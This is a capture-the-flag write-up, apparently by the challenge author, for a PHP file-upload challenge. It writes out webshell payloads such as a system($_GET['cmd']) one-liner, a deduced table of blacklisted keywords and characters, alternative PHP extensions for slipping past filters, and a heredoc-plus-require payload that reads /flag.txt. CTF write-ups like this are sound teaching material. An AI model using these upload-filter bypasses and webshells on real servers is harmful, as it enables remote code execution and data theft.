
Website Interface
Start by looking at the interface of this website! we can see that it is a file upload service!
PHP Confirmed
Like the r2s challenge, we should start by identifying the service and technology stack:
curl -I http://chal.thjcc.org:5222/Output:
HTTP/1.1 200 OK
Host: chal.thjcc.org:5222
Date: Sun, 22 Feb 2026 19:12:10 GMT
Connection: close
X-Powered-By: PHP/8.2.30
Set-Cookie: PHPSESSID=b9f53041d0de80b5ace2db3f9c300af2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8
We can see the server is running PHP 8.2!! This is important information.
File upload Vulnerability
Now the picture becomes clear!
PHP + File Upload = File Upload Vulnerability
This is a classic File Upload Vulnerability scenario. If you’re not familiar with file upload attacks, here’s a quick overview:
File Upload Vulnerabilities occur when a web application allows users to upload files without properly validating them. Attackers can exploit this to upload malicious files that can lead to remote code execution, defacement, or server compromise.
Attempting Payloads
Now we know it’s a file upload challenge with PHP. Let’s try basic exploitation techniques:
Simple PHP Code Execution
<?php system($_GET['cmd']); ?>Result: BLOCKED - Message: “Detected potential hacking attempt!”
Using Variables
<?php $x='sys'.'tem'; $x($_GET['cmd']); ?>Result: BLOCKED - Contains $ (variable declaration)
Using Function Calls
<?php echo file_get_contents('/flag.txt'); ?>Result: BLOCKED - Contains file_get_contents keyword and () parentheses
Deducing the Blacklist Through Trial and Error
By trying different payloads, we can deduce what’s filtered:
| Payload | Result | Blocked Element |
|---|---|---|
<?php system(...) ?> | BLOCKED | system keyword |
<?php exec(...) ?> | BLOCKED | exec keyword |
<?php eval(...) ?> | BLOCKED | eval keyword |
<?php $var = '...' ?> | BLOCKED | $ character |
<?php func(...) ?> | BLOCKED | ( and ) characters |
<?php $arr[0] ?> | BLOCKED | [ and ] characters |
<?php "string" ?> | BLOCKED | " and ' characters |
<?php include(...) ?> | BLOCKED | include and () |
File Extensions
Even if the content passes the blacklist, the file extension matters for execution. The server must map the extension to a PHP handler. Let’s try different extensions:
.php
Filename: shell.php
Content: <?php system($_GET['cmd']); ?>
Result: BLOCKED - File extension or content filtered
.phtml
Filename: shell.phtml
Content: <?php system($_GET['cmd']); ?>
Result: BLOCKED - Content still contains forbidden characters
.phtml with Heredoc bypass
Filename: shell.phtml
Content: <?=require <<<A
/fl
A
.<<<B
ag.txt
B
?>
Result: Accepted - Bypassed
PHP extensions
| Extension | Server Config | Result |
|---|---|---|
.php | Usually enabled | BLOCKED |
.php3 | Apache/CGI only | Test if allowed |
.php4 | Apache/CGI only | Test if allowed |
.php5 | Apache/CGI only | Test if allowed |
.phtml | Apache enabled | Test if allowed |
.pht | Apache enabled | Test if allowed |
.phps | Source view | BLOCKED |
.html | Static files | BLOCKED |
The key is finding which extension the server allows AND will execute as PHP. The common php related extensions have:
phtml
php
php3
php4
php5
pHtml
pHp
pHp3
pHp4
pHp5
Case-insensitive extensions might bypass filters! The server might check lowercase but execute based on actual case.
Now test .phtml first (commonly enabled), then try case variations like .pHtml or .PhTmL.
Heredoc Bypassing
The key insight is realizing what’s NOT blocked. Let’s think about PHP syntax features that don’t require parentheses or quotes:
The <<<
The Heredoc syntax is a PHP feature for defining multi-line strings without needing quotes or special characters.
// Traditional string (BLOCKED due to quotes):
$str = "hello";

// Heredoc string (NOT BLOCKED - no quotes, no $):
<?php
$str = <<<END
hello
END;
?>- No quote characters (
"or') - Can define strings without variable declaration needed
- Supports string concatenation at parse time
- Not in the typical blacklist because it’s less commonly exploited
Combining Heredoc with require
The require keyword is special in PHP:
- It’s a language construct, not a function
- It can work without parentheses
// Function style
<?php require('/flag.txt'); ?>

// Construct
<?php require '/flag.txt' ?>

// With Heredoc
<?php require <<<A
/flag.txt
A;
?>
Building the Exploit
Construct the file path using Heredoc
Since /flag.txt contains a /, we can split it:
/fl(first part)ag.txt(second part)
<<<A
/fl
A
.<<<B
ag.txt
B
This creates two Heredoc strings and concatenates them:
<<<A ... A→/fl<<<B ... B→ag.txt
Instead of <?php ... ?>, we use <?= ... ?> (short echo tag):
<?=require <<<A
/fl
A
.<<<B
ag.txt
B
?>
Now:
- Heredoc concatenation
/fl+ag.txt=/flag.txt - Passes it to
requirelanguage construct - Executes the require and echoes the output
- All without using
(),",$, or any blacklisted characters!
Use .phtml extension instead of .php to potentially bypass file type checks:
Final Exploit
Filename: exploit.phtml

Content:

<?=require <<<A
/fl
A
.<<<B
ag.txt
B
?>

Upload the File
- Save the above code to a file
- Upload it to the platform with filename:
exploit.phtml - The server processes it through the blacklist filter
Retrieve Flag
Click on the uploaded file path to trigger execution:
- Navigate to the uploaded file URL
- PHP interprets the file
- The heredoc syntax constructs
/flag.txtpath requirestatement reads and displays the file contents- The flag is revealed
Flag: THJCC{w311_d0n3_y0u_byp4553d_7h3_b14ck1157_:D}

Overall
Simple Hack was the challenge that took me the most time to complete. It is also the hardest one! XDDD
This challenge was actually rewritten based on a Zero-Day vulnerability I found :) So, its difficulty is the highest among these four challenges!
If you can’t solve it, don’t feel discouraged… because I believe that to get this one right, you need a lot of web security knowledge.
For the others, you can basically rely on AI to solve most of them. But this one is a different story! XDD
Finally, I want to thank my teammate, ICEDTEA. This experience of creating challenges is invaluable to me!!!! Next year, I’m planning to come up with more pentest challenges… XDD, like those in the Privilege Escalation category.
Because after that, knowing how to handle Instancer will make things easier. i can express the challenge creation even better! XDDD
Mining Bot ?????
Recently, before the CTF started, someone was working on my challenge. When I created a react2shell challenge, someone gained remote code execution (RCE) on our challenge machine and ran a program for crypto mining.
It was really frustrating, especially since they accessed our CT logs, which revealed our subdomain that seemed to be related to the challenge, and exploited the RCE in our R2S challenge.
I felt like: WTF Bro? So fucking bad.
